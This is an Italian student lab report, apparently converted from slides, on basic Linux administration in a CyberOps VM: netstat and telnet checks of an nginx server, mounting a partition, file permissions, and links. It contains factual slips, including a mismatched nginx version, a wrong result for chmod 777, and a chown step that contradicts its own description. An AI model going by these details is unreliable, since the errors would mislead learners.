   32      0     0 ?        00:00:00 kworker/R-inet_frag_wq
   33      0     0 ?        00:00:00 rcu_tasks_kthread
   34      0     0 ?        00:00:00 rcu_tasks_rude_kthread
   35      0     0 ?        00:00:00 rcu_tasks_trace_kthread
   36      0     0 ?        00:00:00 kauditd
   37      0     0 ?        00:00:00 khungtaskd
   38      0     0 ?        00:00:00 oom_reaper
   39      0     0 ?        00:00:00 kworker/u10:1-kvfree_rcu_reclaim
   40      0     0 ?        00:00:00 kworker/u10:2-flush-8:0
   41      0     0 ?        00:00:00 kworker/R-writeback
   42      0     0 ?        00:00:00 kcommardd

  Application Finder
  Find and launch applications installed on your system
```

Report Server Linux

OBIETTIVO



Worker process (**www-data / nginx user**)

- Ha PID **834**
- PPID = **833**, quindi è figlio del master
- Gestisce le richieste **HTTP** vere e proprie
- Gira con privilegi ridotti per sicurezza

Usiamo

TID	PID	PPID	STATE	TIME	COMMAND
758	758	758	pts/0	00:00:00	bash
858	858	758	pts/0	00:00:00	sudo
860	860	860	pts/1	00:00:00	sudo
861	861	860	pts/1	00:00:00	ps
833	833	833	?	00:00:00	nginx
834	833	833	?	00:00:00	nginx

[analyst@secOps ~]\$

Report Server Linux

OBIETTIVO

Usiamo netstat per verificare il server di rete in esecuzione e vediamo **nginx**: master p. Utilizziamo le opzioni -tunap: -t mostra le connessioni **TCP**, -u mostra le connessioni **UDP**, -n fa visualizzare indirizzi e porte in forma numerica senza tentare la risoluzione dei nomi, -a mostra tutte le connessioni e le porte in ascolto, **-p** visualizza il **PID** e il nome del processo associato a ciascuna connessione. Per netstat l'ordine delle opzioni non è importante.

Uoi scriverle in qualunque sequenza, come **-tunap**, **-naptu** o **-pantu**, e il comando funzionerà allo stesso modo perché **netstat** interpreta ogni opzione singolarmente senza dare importanza all'ordine in cui viene inserita

Dall'output mostrato si vede chiaramente la riga relativa alla porta **80**, il protocollo di **Livello 4 è TCP**, lo stato della connessione è **LISTEN** e il **PID** del processo è **833**. Poiché la porta **80 TCP** è tradizionalmente utilizzata per il traffico HTTP e il processo in ascolto è nginx, si può dedurre che è in esecuzione un server web **HTTP**.

Report Server Linux

OBIETTIVO

Dal comando `netsat` vediamo che il processo di nginx è **833** quindi usiamo `ps -elf` con `| grep 833` per listare solo i processi con quel **PID**. Si può concludere che il processo **833** è **nginx** perché nella colonna del comando compare chiaramente “nginx: master **process /usr/bin/nginx**”, quindi il nome del processo indica che si tratta del processo principale di nginx. Nginx è un web server e reverse proxy molto utilizzato per servire pagine web, gestire traffico HTTP e fare da bilanciatore o proxy. La seconda riga mostra che il processo 834 appartiene all’utente http e ha come processo genitore il PID **833**. Questo significa che il master **process** di **nginx** ha creato uno o più worker process, che vengono eseguiti con un utente con meno privilegi. Questo comportamento è normale: il processo principale gira come **root** per aprire porte privilegiate, mentre i worker girano come utenti non privilegiati per motivi di sicurezza. L’ultima riga mostra “**grep 833**” semplicemente perché il comando **ps** è stato filtrato con grep, quindi grep stesso appare nei risultati in quanto contiene la stringa 833 che si sta cercando.

```
[analyst@secOps ~]$ sudo netstat -tunap
[sudo] password for analyst:
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 0.0.0.0:6633            0.0.0.0:*              LISTEN    370/python3.9
tcp      0      0 0.0.0.0:21            0.0.0.0:*              LISTEN    471/vsftpd
tcp      0      0 0.0.0.0:22            0.0.0.0:*              LISTEN    395/sshd: /usr/bin/
tcp      0      0 0.0.0.0:80            0.0.0.0:*              LISTEN    833/nginx: master p
tcp6     0      0 :::22                  :::*                  LISTEN    395/sshd: /usr/bin/
udp      0      0 10.215.77.140:68       0.0.0.0:*              LISTEN    295/systemd-network
[analyst@secOps ~]$
```

Report Server Linux

OBIETTIVO

Dal comando **netsat** vediamo che il procecco di **nginx** è 833 quindi usiamo **ps -elf** con | grep **833** per listare solo i processi con quel PID. Si può concludere che il processo 833 è nginx perché nella colonna del comando compare chiaramente “**nginx**: master process /usr/bin/nginx”, quindi il nome del processo indica che si tratta del processo principale di nginx. **Nginx** è un web server e reverse proxy molto utilizzato per servire pagine web, gestire traffico **HTTP** e fare da bilanciatore o proxy. La seconda riga mostra che il processo **834** appartiene all’utente http e ha come processo genitore il PID **833**. Questo significa che il master process di **nginx** ha creato uno o più worker process, che vengono eseguiti con un utente con meno privilegi. Questo comportamento è normale: il processo principale gira come root per aprire porte privilegiate, mentre i worker girano come utenti non privilegiati per motivi di sicurezza. L’ultima riga mostra “**grep 833**” semplicemente perché il comando ps è stato filtrato con grep, quindi grep stesso appare nei risultati in quanto contiene la stringa **833** che si sta cercando.

```
analyst@secOps ~]$ sudo netstat -tunap
[sudo] password for analyst:
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 0.0.0.0:6633            0.0.0.0:*          LISTEN    370/python3.9
tcp      0      0 0.0.0.0:21            0.0.0.0:*          LISTEN    471/vsftpd
tcp      0      0 0.0.0.0:22            0.0.0.0:*          LISTEN    395/sshd: /usr/bin/
tcp      0      0 0.0.0.0:80            0.0.0.0:*          LISTEN    833/nginx: master p
tcp6     0      0 :::22                  :::*                LISTEN    395/sshd: /usr/bin/
udp      0      0 10.215.77.140:68       0.0.0.0:*          LISTEN    295/systemd-network
[analyst@secOps ~]$
```

Ora utilizziamo telnet per verificare il funzionamento del web server e verificarne l'autenticità.

Quindi ci collegiamo a local host nella porta **80** ovvero la porta **nginx**. Inviamo un messaggio casuale per vedere quale sarà la risposta . L'errore è stato inviato come pagina web perché ci siamo collegati alla porta **80**, che è la porta del servizio **HTTP** gestito da **nginx**. Quando un server web riceve una richiesta non valida, come nel nostro caso dove abbiamo scritto semplicemente “ciao” invece di un vero comando **HTTP**, il server risponde comunque secondo le regole del protocollo **HTTP**. Questo significa che deve restituire una risposta formata da uno status code, delle intestazioni e un corpo in formato **HTML**. Per questo motivo anche l'errore viene mostrato come una pagina web, perché nginx parla sempre il linguaggio **HTTP** quando ascolta sulla porta **80**.

```
analyst@secOps ~]$ telnet 127.0.0.1 80
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
ciao
HTTP/1.1 400 Bad Request
Server: nginx/1.28.0
Date: Tue, 09 Dec 2025 10:01:40 GMT
Content-Type: text/html
Content-Length: 157
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.28.0</center>
</body>
</html>
Connection closed by foreign host.
[analyst@secOps ~]$ █
```

Sebbene il server abbia segnalato un errore e terminato la connessione, siamo stati in grado di imparare molto.

Abbiamo imparato che:

1. L'nginx con PID **833** è di fatto un server **web**.
2. La versione di **nginx** è **1.16.1**.
3. Lo **stack** di rete della nostra **VM CyberOps Workstation** è completamente funzionante fino al Livello **7**.

Sempre con l'uso di telnet proviamo a connetterci alla porta **68** e vediamo che non riesce a connettersi in quanto non c'è nessun servizio che gira in quella porta.

```
[analyst@secOps ~]$ telnet 127.0.0.1 68
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
[analyst@secOps ~]$
```



roguevector

Try Pitch

Domande di Riflessione

1. Quali sono i vantaggi dell'uso di **Netstat**?

Netstat è utile perché permette di vedere quali porte sono in ascolto, quali processi le utilizzano e quali connessioni sono attive, aiutando a capire lo stato della rete e a individuare problemi o attività sospette

2. Quali sono i vantaggi dell'uso di **Telnet**? È sicuro?

Telnet è vantaggioso perché permette di testare rapidamente connessioni a porte specifiche e vedere se un servizio risponde, ed è molto semplice da usare per il **troubleshooting**.

Tuttavia non è sicuro, perché trasmette tutto in chiaro, incluse eventuali credenziali, quindi non dovrebbe essere usato per accedere a sistemi reali ma solo per test locali o ambienti di laboratorio.



</> ROGUEVECTOR </>

Navigare nel Filesystem Linux e Impostazioni dei Permessi

ESERCIZIO 3

Obiettivi

In questo laboratorio, prenderai familiarità con i filesystem Linux.

- Esplorare i Filesystem in Linux
- Permessi dei File
- Link Simbolici e Altri Tipi di File Speciali Risorse Richieste
- VM CyberOps Workstation



Esplorazione dei filesystem

I filesystem devono essere montati prima di poter essere accessibili e utilizzati. In informatica, montare un filesystem significa renderlo accessibile al sistema operativo. Montare un filesystem è il processo di collegare la partizione fisica sul dispositivo a blocchi (hard disk, unità SSD, pen drive, ecc.) a una directory, attraverso la quale è possibile accedere all'intero filesystem. Poiché la suddetta directory diventa la radice del filesystem appena montato, è anche conosciuta come punto di montaggio. Usiamo il comando `lsblk` per visualizzare tutti i dispositivi a blocchi.

```
[analyst@secOps ~]$ lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
sda     8:0    0   10G  0 disk
└─sda1  8:1    0   10G  0 part /
sdb     8:16   0   1G   0 disk
└─sdb1  8:17   0 1023M 0 part
sr0    11:0    1 1024M 0 rom
[analyst@secOps ~]$
```

```
[analyst@secOps ~]$ mount
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
sys on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
dev on /dev type devtmpfs (rw,nosuid,relatime,size=995444k,nr_inodes=248861,mode=755,inode64)
run on /run type tmpfs (rw,nosuid,nodev,relatime,mode=755,inode64)
/dev/sdal on / type ext4 (rw,relatime)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev,inode64)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
cgroup2 on /sys/fs/cgroup type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot)
none on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
systemd-1 on /proc/sys/fs/binfmt_misc type autosft (rw,relatime,fd=41,pgroup=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=1828)
hugepages on /dev/hugepages type hugepages (rw,nosuid,nodev,relatime,pagesize=2M)
tracefs on /sys/kernel/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,nr_inodes=1048576,inode64)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /run/credentials/systemd-journald.service type tmpfs (ro,nosuid,nodev,noexec,relatime,nosymfollow,size=1024k,nr_inodes=1024,mode=700,inode64,noswap)
configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)
fusectl on /sys/fs/fuse/connections type fusectl (rw,nosuid,nodev,noexec,relatime)
tmpfs on /run/credentials/systemd-networkd.service type tmpfs (ro,nosuid,nodev,noexec,relatime,nosymfollow,size=1024k,nr_inodes=1024,mode=700,inode64,noswap)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=200916k,nr_inodes=50229,mode=700,uid=1000,gid=1000,inode64)
[analyst@secOps ~]$
```

Usiamo il comando `mount` per visualizzare informazioni più dettagliate sui filesystem attualmente montati nella **VM CyberOps Workstation**.



roguevector

Eseguiamo di nuovo il comando `mount`, usando la pipe `|` per inviare l'output di `mount` a `grep` per filtrare l'output e visualizzare solo il filesystem radice:

L'output ci mostra che il filesystem radice si trova nella partizione (`/dev/sda1`). Intuiamo che si tratta del filesystem a causa del punto di montaggio usato “`/`”. L'output ci dice anche il tipo di formattazione usato cioè `ext4`.

Eseguiamo `cd /` e `ls -l`.

Possiamo notare dall' output il contenuto della directory “`/`”. Queste sono le directory principali del filesystem, come `bin`, `boot`, `dev` e così via. Ma questo elenco non rappresenta dispositivi o partizioni ma solo le cartelle che compongono il filesystem root già montato.

```
[analyst@secOps ~]$ mount | grep sda1  
/dev/sda1 on / type ext4 (rw,relatime)  
[analyst@secOps ~]$ █
```

```
[analyst@secOps ~]$ cd /  
[analyst@secOps /]$ ls -l  
total 52  
lrwxrwxrwx 1 root root 7 May 3 2025 bin -> usr/bin  
drwxr-xr-x 3 root root 4096 Jun 18 19:07 boot  
drwxr-xr-x 20 root root 3920 Dec 9 04:16 dev  
drwxr-xr-x 73 root root 4096 Jun 19 04:45 etc  
drwxr-xr-x 3 root root 4096 Mar 20 2018 home  
lrwxrwxrwx 1 root root 7 May 3 2025 lib -> usr/lib  
lrwxrwxrwx 1 root root 7 May 3 2025 lib64 -> usr/lib  
drwx----- 2 root root 16384 Mar 20 2018 lost+found  
drwxr-xr-x 2 root root 4096 Jan 5 2018 mnt  
drwxr-xr-x 3 root root 4096 Jun 17 15:07 opt  
dr-xr-xr-x 203 root root 0 Dec 9 04:16 proc  
drwxr-x--- 8 root root 4096 Jun 18 20:09 root  
drwxr-xr-x 22 root root 600 Dec 9 04:32 run  
'rwxrwxrwx 1 root root 7 May 3 2025 sbin -> usr/bin
```

La partizione `/dev/sdb1` non viene mostrata perché il comando eseguito è semplicemente “`ls -l`” che mostra il contenuto della directory root, non i dispositivi disponibili né le partizioni montate. Una partizione compare nel filesystem solo se viene montata in una directory specifica.



roguevector

Montaggio dei Filesystem

Usiamo il comando `ls -l` per verificare che la directory `second_drive` sia nella directory home dell'utente `analyst`.

```
analyst@secOps ~]$ ls -l second_drive/  
total 0  
analyst@secOps ~]$ █
```

Notiamo che la directory è vuota.

Usiamo il comando `mount` per montare `/dev/sdb1` sulla directory `second_drive` appena creata.

```
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/  
[sudo] password for analyst:  
[analyst@secOps ~]$ █
```

Ora che `/dev/sdb1` è stato montato su `/home/analyst/second_drive`, usiamo `ls -l` per elencare di nuovo il contenuto della directory.

```
[analyst@secOps ~]$ ls -l second_drive/  
total 20  
drwx----- 2 root      root     16384 Mar 26  2018 lost+found  
-rw-r--r--  1 analyst   analyst    183 Mar 26  2018 myFile.txt  
[analyst@secOps ~]$ █
```

Possiamo notare come la directory non sia più vuota perché abbiamo montato la partizione `/dev/sdb1` dentro quella directory. Prima la cartella `second_drive` era semplicemente una directory normale nel filesystem principale e quindi risultava vuota. Dopo il comando di mount, il contenuto della partizione `/dev/sdb1` viene mostrato all'interno di quella directory, quindi ora compaiono `lost+found` e `myFile.txt`.

I file elencati non si trovano nel disco principale ma sono fisicamente memorizzati sulla partizione `/dev/sdb1`. Il mount rende semplicemente accessibile quel contenuto all'interno della directory `second_drive`. Eseguiamo di nuovo il comando `mount` concatenato con il comando `grep` per visualizzare solo i filesystem `/dev/sd`.

```
[analyst@secOps ~]$ mount | grep /dev/sd  
/dev/sda1 on / type ext4 (rw,relatime)  
/dev/sdb1 on /home/analyst/second_drive type ext4 (rw,relatime)  
[analyst@secOps ~]$ █
```



roguevector

Smontare i filesystem è altrettanto semplice.

Assicuriamoci di cambiare la directory in qualcosa al di fuori del punto di montaggio e usa il comando **umount**, come mostrato sotto:

```
[analyst@secOps ~]$ sudo umount /dev/sdb1
[analyst@secOps ~]$ ls -l second_drive/
total 0
[analyst@secOps ~]$
```

Ora passiamo alla seconda parte dove parleremo dei permessi dei file. Navighiamo in **/home/analyst/lab.support.files/scripts/**. Usiamo il comando **ls -l** per visualizzare i permessi dei file

```
[analyst@secOps ~]$ cd lab.support.files/scripts/
[analyst@secOps scripts]$ ls -l
total 68
-rwxr-xr-x 1 analyst analyst 952 Mar 21 2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21 2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 4053 Jun 18 20:09 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 5016 Jun 18 20:07 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 4189 Jun 18 19:22 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rwxr-xr-x 1 analyst analyst 458 Mar 21 2018 fw_rules
-rwxr-xr-x 1 analyst analyst 70 Mar 21 2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst 65 Mar 21 2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst 189 Mar 21 2018 start_ELK.sh
-rwxr-xr-x 1 analyst analyst 86 Jun 18 20:27 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst 86 Jun 19 03:16 start_pox.sh
-rwxr-xr-x 1 analyst analyst 117 Jun 19 03:31 start_snort.sh
-rwxr-xr-x 1 analyst analyst 61 Mar 21 2018 start_tftpd.sh
[analyst@secOps scripts]$
```

Il proprietario del file **cyops.mn** è “**analyst**” e anche il gruppo associato al file è “**analyst**”, come mostrato nelle colonne dell’output. I permessi **-rw-r--r--** significano che il proprietario può leggere e scrivere il file, mentre il gruppo e tutti gli altri utenti possono solo leggerlo. Non sono concessi permessi di esecuzione a nessuno.

```
[analyst@secOps scripts]$ touch /mnt/ciao.txt
touch: cannot touch '/mnt/ciao.txt': Permission denied
[analyst@secOps scripts]$
```

```
[analyst@secOps scripts]$ ls -ld /mnt/
drwxr-xr-x 2 root root 4096 Dec 9 05:44 /mnt/
[analyst@secOps scripts]$ ls -ld /mnt
```



Il file non è stato creato perché la directory `/mnt` non permette all'utente `analyst` di scrivere al suo interno. I permessi mostrati per `/mnt` sono `drwxr-xr-`: il proprietario e il gruppo sono entrambi root. Questo significa che solo root ha permessi di lettura, scrittura ed esecuzione sulla directory, mentre tutti gli altri utenti possono solo leggere il contenuto ed entrare nella directory ma non possono creare file. Tu stai tentando di creare un file in `/mnt` come utente `analyst`, che **non ha il permesso di scrittura**, quindi il comando `touch` viene rifiutato con “**Permission denied**”. Il contenuto della directory `/mnt` è vuoto, ma questo non cambia il fatto che la directory stessa è protetta. L'opzione `-d` fa mostrare i permessi della directory stessa invece del contenuto, e nello specifico conferma che `/mnt` è di **proprietà di root** con permessi `drwxr-xr-x`, quindi l'utente `analyst` non può modificarla o scriverci dentro.

Il comando **chmod** è usato per cambiare i permessi di un file o di una directory. Come prima, monta la partizione `/dev/sdb1` sulla directory `/home/analyst/second_drive` creata precedentemente in questo laboratorio:

```
[analyst@secOps scripts]$ sudo mount /dev/sdb1 ~/second_drive/  
[analyst@secOps scripts]$
```

Entriamo nella directory `second_drive` ed elenchiamo il suo contenuto:

I permessi del file `myFile.txt` sono `rw-r--r--`. Questo significa che il proprietario può leggere e scrivere il file, mentre il gruppo e tutti gli altri utenti possono solo leggerlo.

Usiamo il comando `chmod` per cambiare i permessi di `myFile.txt`.

```
[analyst@secOps scripts]$ cd ~/second_drive/  
[analyst@secOps second_drive]$ ls -l  
total 20  
drwx----- 2 root      root     16384 Mar 26  2018 lost+found  
-rw-r--r--  1 analyst   analyst    183 Mar 26  2018 myFile.txt  
[analyst@secOps second_drive]$
```

```
[analyst@secOps second_drive]$ sudo chmod 665 myFile.txt  
[analyst@secOps second_drive]$ ls -l  
total 20  
drwx----- 2 root      root     16384 Mar 26  2018 lost+found  
-rw-rw-r-x  1 analyst   analyst    183 Mar 26  2018 myFile.txt  
[analyst@secOps second_drive]$
```

Ora `myFile.txt` **ha permessi rw-rw-r-x**. Questo significa che il proprietario può leggere e scrivere, il gruppo può leggere e scrivere, mentre gli altri utenti possono solo leggere ed eseguire.



Ora myFile.txt ha permessi **rw-rw-r-x**. Questo significa che il proprietario può leggere e scrivere, il gruppo può leggere e scrivere, mentre gli altri utenti possono solo leggere ed eseguire. Il comando chmod prende i permessi nel formato ottale. In questo modo, una scomposizione di 665 è la seguente: 6 in ottale è 110 in binario. Assumendo che ogni posizione dei permessi di un file possa essere 1 o 0, 110 significa rw- (lettura=1, scrittura=1 ed esecuzione=0. Pertanto, il comando chmod 665 myFile.txt cambia i permessi a: Proprietario: rw- 6 in ottale o 110 in binario) Gruppo: rw- 6 in ottale o 110 in binario) Altri: r-x 5 in ottale o 101 in binario). Il comando chmod 777 myFile.txt imposta i permessi a **rw-rw-rwx**, dando accesso completo a tutti gli utenti. Il comando chown è usato per cambiare la proprietà di un file o di una directory. Eseguiamo il comando sottostante per rendere root il proprietario di myFile.txt:

```
[analyst@secOps second_drive]$ sudo chown analyst myFile.txt
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root      root     16384 Mar 26  2018 lost+found
-rw-rw-r-x  1 analyst   analyst    183 Mar 26  2018 myFile.txt
[analyst@secOps second_drive]$ █
```

Per cambiare sia il proprietario che il gruppo in analyst allo stesso tempo, usa il formato sudo chown analyst:analyst myFile.txt. Ora che analyst è il proprietario del file, proviamo ad accodare la parola ‘test’ alla fine di myFile.txt.

L'operazione è riuscita. Lo si vede perché dopo aver eseguito il comando: il contenuto del file, mostrato con cat myFile.txt, termina proprio con la parola “test”. Questo è possibile perché ora il file appartiene all'utente analyst e i permessi del file permettono al proprietario di scrivere. Poiché analyst è il proprietario e ha permessi di scrittura, il comando di accodamento è stato accettato senza errori e il testo è stato aggiunto correttamente alla fine del file.



Simile ai file regolari, anche **le directory portano permessi**. Sia i file che le directory hanno 9 bit per i permessi del proprietario/utente, del gruppo e degli altri. Ci sono anche altri tre bit per permessi speciali: setuid, setgid e sticky bit, che vanno oltre lo scopo di questo laboratorio.

Torniamo alla directory /home/analyst/lab.support.files ed eseguiamo il comando ls -l per elencare tutti i file con dettagli:

```
[analyst@secOps second_drive]$ cd ~/lab.support.files/
[analyst@secOps lab.support.files]$ ls -l
total 580
-rw-r--r-- 1 analyst analyst      649 Mar 21 2018 apache_in_epoch.log
-rw-r--r-- 1 analyst analyst     126 Mar 21 2018 applicationX_in_epoch.log
drwxr-xr-x 4 analyst analyst    4096 Mar 21 2018 attack_scripts
-rw-r--r-- 1 analyst analyst      102 Mar 21 2018 confidential.txt
-rw-r--r-- 1 analyst analyst    2871 Mar 21 2018 cyops.mn
-rw-r--r-- 1 analyst analyst       75 Mar 21 2018 elk_services
-rw-r--r-- 1 analyst analyst      373 Mar 21 2018 h2_dropbear.banner
drwxr-xr-x 2 analyst analyst    4096 Apr  2 2018 instructor
-rw-r--r-- 1 analyst analyst      255 Mar 21 2018 letter_to_grandma.txt
-rw-r--r-- 1 analyst analyst   24464 Mar 21 2018 logstash-tutorial.log
drwxr-xr-x 2 analyst analyst    4096 Mar 21 2018 malware
-rwxr-xr-x 1 analyst analyst      172 Mar 21 2018 mininet_services
drwxr-xr-x 2 analyst analyst    4096 Mar 21 2018 openssl_lab
drwxr-xr-x 2 analyst analyst    4096 Mar 21 2018 pcaps
drwxr-xr-x 6 analyst analyst    4096 Aug 15 2022 pox
-rw-r--r-- 1 analyst analyst  473363 Mar 21 2018 sample.img
-rw-r--r-- 1 analyst analyst       65 Mar 21 2018 sample.img_SHA256.sig
drwxr-xr-x 3 analyst analyst    4096 Jun 18 20:07 scripts
-rw-r--r-- 1 analyst analyst  25553 Mar 21 2018 SQL_Lab.pcap
[analyst@secOps lab.support.files]$
```

La differenza tra la parte iniziale della riga di malware e quella di mininet_services è che la riga di malware inizia con la lettera d, che indica una directory, mentre la riga di mininet_services inizia con un trattino, che indica un file normale. Inoltre malware ha permessi che permettono di entrare nella directory, mentre mininet_services ha permessi che includono l'esecuzione perché è un file eseguibile. I comandi **chmod** e **chown** funzionano per le **directory** nello stesso modo in cui funzionano per i file.

Abbiamo visto alcuni dei diversi tipi di file in Linux. Il primo carattere in ogni file elencato con il comando `ls -l` mostra il tipo di file. I tre diversi tipi di file in Linux, inclusi i loro sottotipi e caratteri, sono:

- **File Regolari (-) che includono:**

- **File leggibili** - file di testo

- **File binari** - programmi

- **File immagine**

- **File compressi**

- **File Directory (d)**

- Cartelle

- **File Speciali che includono:**

- **File a Blocco (b)** - File usati per accedere all'hardware fisico come punti di montaggio per accedere agli hard disk.

- **File a Carattere (c)** - File che forniscono un flusso seriale di input e output. I terminali tty sono esempi di questo tipo di file.

- **File Pipe (p)** - Un file usato per passare informazioni dove i primi byte in entrata sono i primi byte in uscita. Questo è anche noto come FIFO (first in first out).

- **File Link Simbolici (l)** - File usati per collegarsi ad altri file o directory. Ci sono due tipi: link simbolici e hard link.

- **File Socket (s)** - Questi sono usati per passare informazioni da applicazione ad applicazione per comunicare su una rete.

Usiamo il comando ls -l per visualizzare i file nella cartella /home/analyst. Nota che i primi caratteri di ogni riga sono o un “-“ che indica un file o un “d“ che indica una directory. Usiamo il comando ls -l per visualizzare i file nella cartella /home/analyst. Nota che i primi caratteri di ogni riga sono o un “-“ che indica un file o un “d“ che indica una directory.

```
[analyst@secOps ~]$ ls -l
total 24
drwxr-xr-x 2 analyst analyst 4096 Jun 17 19:35 Desktop
drwxr-xr-x 3 analyst analyst 4096 Jun 18 20:17 Downloads
drwxr-xr-x 9 analyst analyst 4096 Jun 18 20:17 lab.support.files
drwxr-xr-x 3 analyst analyst 4096 Jun 18 19:55 scripts
drwxr-xr-x 3 root    root    4096 Mar 26 2018 second_drive
drwxr-xr-x 5 analyst analyst 4096 Jun 18 19:27 yay
[analyst@secOps ~]$ █
```

Produci un elenco della directory `/dev`. Scorri fino al centro dell'output e nota come i file a blocco iniziano con una “b”, i file a carattere iniziano con una “c” e i file link simbolici iniziano con una “l”:

```
[analyst@secOps ~]$ ls -l /dev
total 0
crw-r--r-- 1 root root      10, 235 Dec  9 04:16 autofs
drwxr-xr-x 2 root root      140 Dec  9 04:16 block
drwxr-xr-x 2 root root      100 Dec  9 04:16 bsg
crw-rw--- 1 root disk      10, 234 Dec  9 04:16 btrfs-control
drwxr-xr-x 3 root root      60 Dec  9 04:16 bus
lrwxrwxrwx 1 root root      3 Dec  9 04:16 cdrom -> sr0
drwxr-xr-x 2 root root     3780 Dec  9 04:16 char
crw----- 1 root root      5,   1 Dec  9 04:16 console
lrwxrwxrwx 1 root root      11 Dec  9 04:16 core -> /proc/kcore
drwxr-xr-x 4 root root      80 Dec  9 04:16 cpu
crw----- 1 root root     10, 124 Dec  9 04:16 cpu_dma_latency
crw----- 1 root root     10, 203 Dec  9 04:16 cuse
drwxr-xr-x 7 root root     140 Dec  9 04:16 disk
drwxr-xr-x 2 root root      60 Dec  9 04:16 dma_heap
drwxr-xr-x 3 root root     100 Dec  9 04:16 dri
crw-rw--- 1 root video    29,   0 Dec  9 04:16 fb0
lrwxrwxrwx 1 root root      13 Dec  9 04:16 fd -> /proc/self/fd
crw-rw-rw- 1 root root      1,   7 Dec  9 04:16 full
crw-rw-rw- 1 root root     10, 229 Dec  9 04:16 fuse
crw----- 1 root root     244,   0 Dec  9 04:16 hidraw0
crw----- 1 root root     10, 228 Dec  9 04:16 hpet
drwxr-xr-x 2 root root      0 Dec  9 04:16 hugepages
crw----- 1 root root     10, 183 Dec  9 04:16 hwrng
drwxr-xr-x 4 root root     360 Dec  9 04:16 input
crw-r--r-- 1 root root      1,  11 Dec  9 04:16 kmsg
lrwxrwxrwx 1 root root      28 Dec  9 04:16 log -> /run/systemd/journal/dev-log
crw-rw--- 1 root disk     10, 237 Dec  9 04:16 loop-control
drwxr-xr-x 2 root root      60 Dec  9 04:16 mapper
crw-r---- 1 root kmem      1,   1 Dec  9 04:16 mem
drwxrwxrwt 2 root root     40 Dec  9 04:16 mqueue
```

I link simbolici in Linux sono come i collegamenti in Windows. Ci sono due tipi di link in Linux: link simbolici e hard link. La differenza tra link simbolici e hard link è che un file link simbolico punta al nome file di un altro file e un file hard link punta al contenuto di un altro file. **Crea due file**

```
[analyst@secOps ~]$ echo "symbolic" > file1.txt
[analyst@secOps ~]$ cat file1.txt
symbolic
[analyst@secOps ~]$ echo "hard" > file2.txt
[analyst@secOps ~]$ cat file2.txt
hard
[analyst@secOps ~]$ █
```



Usiamo il comando `ls -l` ed esamina l'elenco della directory:

```
[analyst@secOps ~]$ ls -l
total 36
drwxr-xr-x 2 analyst analyst 4096 Jun 17 19:35 Desktop
drwxr-xr-x 3 analyst analyst 4096 Jun 18 20:17 Downloads
lrwxrwxrwx 1 analyst analyst    9 Dec  9 06:23 file1symbolic -> file1.txt
-rw-r--r-- 1 analyst analyst    9 Dec  9 06:20 file1.txt
-rw-r--r-- 2 analyst analyst    5 Dec  9 06:21 file2hard
-rw-r--r-- 2 analyst analyst    5 Dec  9 06:21 file2.txt
drwxr-xr-x 9 analyst analyst 4096 Jun 18 20:17 lab.support.files
drwxr-xr-x 3 analyst analyst 4096 Jun 18 19:55 scripts
drwxr-xr-x 3 root    root    4096 Mar 26 2018 second_drive
drwxr-xr-x 5 analyst analyst 4096 Jun 18 19:27 yay
[analyst@secOps ~]$
```

Cambiamo i nomi dei file originali: **file1.txt** e **file2.txt**, e nota come influisce sui file collegati.

```
[analyst@secOps ~]$ mv file1.txt file1new.txt
[analyst@secOps ~]$ mv file2.txt file2new.txt
[analyst@secOps ~]$ cat file1symbolic
cat: file1symbolic: No such file or directory
[analyst@secOps ~]$ cat file2hard
hard
[analyst@secOps ~]$
```

Nota come **file1symbolic** sia ora un link simbolico rotto perché il nome del file a cui puntava,

file1.txt, è cambiato, ma il file hard link **file2hard** funziona ancora correttamente perché punta

all'inode di **file2.txt** e non al suo nome, che ora è **file2new.txt**.

Se modifichiamo il contenuto di **file2new.txt**, anche **file2hard** mostrerebbe esattamente le stesse

modifiche, perché entrambi puntano allo stesso inode e quindi allo stesso contenuto fisico sul disco.

RIFLESSIONE

I permessi e la proprietà dei file sono due degli aspetti più importanti di Linux. Sono anche una causa comune di problemi. Un file con permessi o proprietà errati non sarà disponibile per i programmi che devono accedervi.

In questo scenario, il programma di solito si interromperà e si incontreranno errori.

DATA

09/12/2025



</> ROGUEVECTOR </>

Wireshark HTTP e HTTPS

ESERCIZIO 4

SISTEMA

Kali Linux

Try Pitch

INFORMAZIONI PRELIMINARI

Obiettivi dell'esercizio

